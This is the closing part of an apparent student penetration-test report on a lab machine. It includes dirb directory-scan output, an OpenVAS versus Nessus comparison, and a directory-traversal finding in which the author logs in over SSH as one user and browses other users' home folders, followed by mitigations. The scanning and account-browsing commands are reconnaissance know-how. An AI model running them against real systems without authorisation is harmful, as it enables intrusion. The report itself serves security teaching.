kaspersky (2019). Brute force attack: Definition and examples. [online] Kaspersky.com. Available at: https://www.kaspersky.com/resource-center/definitions/brute-force-attack.

Keary, T., 2021. Nessus vs OpenVAS: Which is Better? A Head-to-Head Comparison. [online]

Comparitech. Available at: <https://www.comparitech.com/net-admin/nessus-vs-openvas/>

[Accessed 5 January 2023].


www.cs.toronto.edu. (n.d.). Dirty Cow. [online] Available at: https://www.cs.toronto.edu/~arnold/427/18s/427_18S/indepth/dirty-cow/index.html#:~:text=Dirty%20COW%20was%20a%20vulnerability [Accessed 3 Jan. 2023].

7.0 Appendix

7.1 Appendix A

The figure 13 (fig 13) is a screen shot of the dirb scan

Fig 13



```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.3.13

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Dec 19 13:46:01 2022
URL_BASE: http://192.168.3.13/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.3.13/ ----
==> DIRECTORY: http://192.168.3.13/base/
+ http://192.168.3.13/index (CODE:200|SIZE:449)
+ http://192.168.3.13/index.php (CODE:200|SIZE:449)
==> DIRECTORY: http://192.168.3.13/manual/
==> DIRECTORY: http://192.168.3.13/phpmyadmin/
==> DIRECTORY: http://192.168.3.13/true/

---- Entering directory: http://192.168.3.13/base/ ----
==> DIRECTORY: http://192.168.3.13/base/admin/
==> DIRECTORY: http://192.168.3.13/base/contrib/
==> DIRECTORY: http://192.168.3.13/base/docs/
==> DIRECTORY: http://192.168.3.13/base/help/
==> DIRECTORY: http://192.168.3.13/base/images/
==> DIRECTORY: http://192.168.3.13/base/includes/
+ http://192.168.3.13/base/index (CODE:302|SIZE:1656)
+ http://192.168.3.13/base/index.php (CODE:302|SIZE:1656)
==> DIRECTORY: http://192.168.3.13/base/languages/
==> DIRECTORY: http://192.168.3.13/base/scripts/
==> DIRECTORY: http://192.168.3.13/base/setup/
==> DIRECTORY: http://192.168.3.13/base/sql/
==> DIRECTORY: http://192.168.3.13/base/styles/

---- Entering directory: http://192.168.3.13/manual/ ----
+ http://192.168.3.13/manual/env (CODE:200|SIZE:14596)
+ http://192.168.3.13/manual/footer (CODE:200|SIZE:123)
+ http://192.168.3.13/manual/handler (CODE:200|SIZE:6511)
+ http://192.168.3.13/manual/header (CODE:200|SIZE:316)
==> DIRECTORY: http://192.168.3.13/manual/howto/
==> DIRECTORY: http://192.168.3.13/manual/images/
+ http://192.168.3.13/manual/index (CODE:200|SIZE:9364)
+ http://192.168.3.13/manual/index.html (CODE:200|SIZE:9364)
+ http://192.168.3.13/manual/install (CODE:200|SIZE:17808)
+ http://192.168.3.13/manual/LICENSE (CODE:200|SIZE:11358)
+ http://192.168.3.13/manual/location (CODE:200|SIZE:2869)
```

7.2 Appendix B Comparison of OpenVAS and Nessus

Although I did not do a scan on Nessus, I still did research about the difference in the two scanners of OpenVAS and Nessus. The main two factors that need to be considered are the depth of vulnerability scanning and the accuracy of scanning. False positives and negatives will be reduced with the best vulnerability scanner. Additionally, not having any unnecessary alerts when detecting flaws (Keary, 2021).

From the research and articles, I could find about OpenVAS and Nessus is seems as though Nessus is the better vulnerability scanner with more advancements. This is because Nessus can detect more faults and has a greater spectrum of vulnerabilities with over 50,000 CVEs that are supported. However, on the other hand, with OpenVAS it is 26,000 CVEs. Thus, it seems as though from my research that Nessus has a Six-sigma accuracy and minimises the chance of missing any vulnerabilities or wont report a vulnerability incorrectly (Keary, 2021).

From the interface that I have seen online and videos about Nessus is more user-friendly compared to OpenVAS. Nessus can also be downloaded straight from the company's website on the internet with the acceptance of the licencing agreement. Compared to OpenVAS the procedure is more involved. The instillation must be built from source codes with OpenVAS. For people who are not used to generating software from the source It could become incredibly challenging for them.

It is not all bad for OpenVAS however, as one of the few advantages I found was that it is open source and low cost. Users have still however reported problems with the false positives while doing a scan in OpenVAS. Nessus is seen to be the better scanner overall with the research I have done as it is more in-dept and does not seem to have reports of false positives. Also, it seems as though it is better than OpenVAS as it is easer and easy to install with a greater coverage spectrum.

7.3 Appendix C Vulnerability 5 (User Directory Traversal)

Otherwise known as file path traversal this web security flaw that allows access to arbitrary files on a server that is hosting an application to an attacker. Along with several different things this compromises critical system operation files, credential systems on back-end, data and even code application. Changing or writing on arbitrary files can allow the changing of application data or behaviour and with the eventuality of complete control of the sever and the attacker is able to do all this (Academy and traversal, 2022).


I am aware that directory traversal is possible with other security flaws on the system because travers through different accounts is possible.

Exploit 5 (User Directory Traversal)

By logging into a user, I was able to navigate through to other users' accounts. Research into segregation of accounts shows that there is no segregation on this target. This would not be possible on a robust system security thus showing that the target is not properly configured.

Figure 14 (Fig 14) shows me logging into Faramirs account and then in the home directory and then changed to the user's directory with the "cd .." command which means "change directory".

Fig 14



```
┌──(root💀kali)-[/home/kali]
└─# ssh faramir@192.168.3.13                                                255 ✗
faramir@192.168.3.13's password:
Linux 2.6.20-BT-PwnSauce-NOSMP.
MiddleEarth ~ $ ls
readme.txt
MiddleEarth ~ $ cat
.screenrc   readme.txt
MiddleEarth ~ $ cat
.screenrc   readme.txt
MiddleEarth ~ $ cat
.screenrc   readme.txt
MiddleEarth ~ $ cat



MiddleEarth ~ $ cat readme.txt
cleaned faramir
MiddleEarth ~ $ ls
readme.txt
MiddleEarth ~ $ ls -a
./  ../  .screenrc  readme.txt
MiddleEarth ~ $ pwd
/home/faramir
MiddleEarth ~ $ whoami
faramir
MiddleEarth ~ $ cd ..
MiddleEarth home $ ls
bilbo/  faramir/  frodo/  samwise/
MiddleEarth home $ █
```

Mitigations

There are many mitigations to rectify this a couple of them are:

One of them being, the segregation of your accounts and documents. To prevent the combinations of public material and sensitive material you can also keep different file servers with a partition or even in cloud storage. The other being, if directory traversal vulnerability is detected run the process in a chroot jail if you are running on Linus. This is because it will reduce dangers. Also, ascertain that the server process has access to only the folders it needs (Preventing Directory Traversal, 2022).